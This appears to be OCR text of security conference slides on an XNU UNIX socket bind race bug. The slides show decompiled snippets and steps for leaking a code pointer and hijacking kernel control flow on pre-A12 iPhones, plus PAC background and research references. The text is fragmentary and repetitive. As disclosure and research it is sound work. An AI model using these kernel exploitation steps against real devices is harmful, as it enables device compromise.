
```
BEL_10:
  *(_QWORD *)(socket + 8LL * *(unsigned __int8 *)(socket + 0x298) + 0x258) = returnAddress;
  *(_BYTE *)(socket + 0x298) = (*(_BYTE *)(socket + 0x298) + 1) & 3;
```

struct vnode


VSOCK
0
…

struct vnode

VSOCK
v_socket
…



Code pointer is leaked!



If offset 0x68 in the fixed heap address is not 0, the following instructions will be executed while connecting to the two vnodes again


```
v5 = *(_QWORD *)(socket + 0x18);
v6 = *(void (__fastcall **)(__int64, __int64, __int64))(v5 + 0x68);
if ( v6 )
{
  v6(socket, a2, returnAddress);
}
```

struct vnode

VSOCK
0
…

struct vnode

VSOCK
v_socket
…



PC control is achieved.
The rest of work is to chain ROP gadgets…

struct vnode

VSOCK
0
…

struct vnode


VSOCK
v_socket
…

The exploit does NOT work on A12

(*so->so_proto->pr_lock)(so, refcount, lr_saved);

Instructions on old devices


Instructions on A12 devices



(*so->so_proto->pr_lock)(so, refcount, lr_saved);

Instructions on old devices

Instructions on A12 devices



Hijack control flow by controlling X8

Cannot hijack control flow by controlling X8

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Much excellent research and disclosure


- Ivan Krstić. Behind the scenes of iOS and Mac Security, Blackhat USA 2019.
- Brandon Azad, A study in PAC, MOSEC 2019.
- Bradon Azad, https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html
- Ian Beer, Escaping userspace sandboxes with PAC, https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html
- Marco Grassi and Liang Chen, 2PAC 2Furious: Envisioning an iOS Compromise in 2019, Infiltrate 2019.
- Xiaolong Bai and Min Zheng, HackPac: Hacking Pointer Authentication in iOS User Space, Defcon 2019.
- Qualcomm, https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf

PAC (Pointer Authentication Code)


- Introduced in ARM v8.3
- Hardware based solution for pointer integrity
- Encode authentication code in unused bits of a pointer, and verify the code before using the pointer

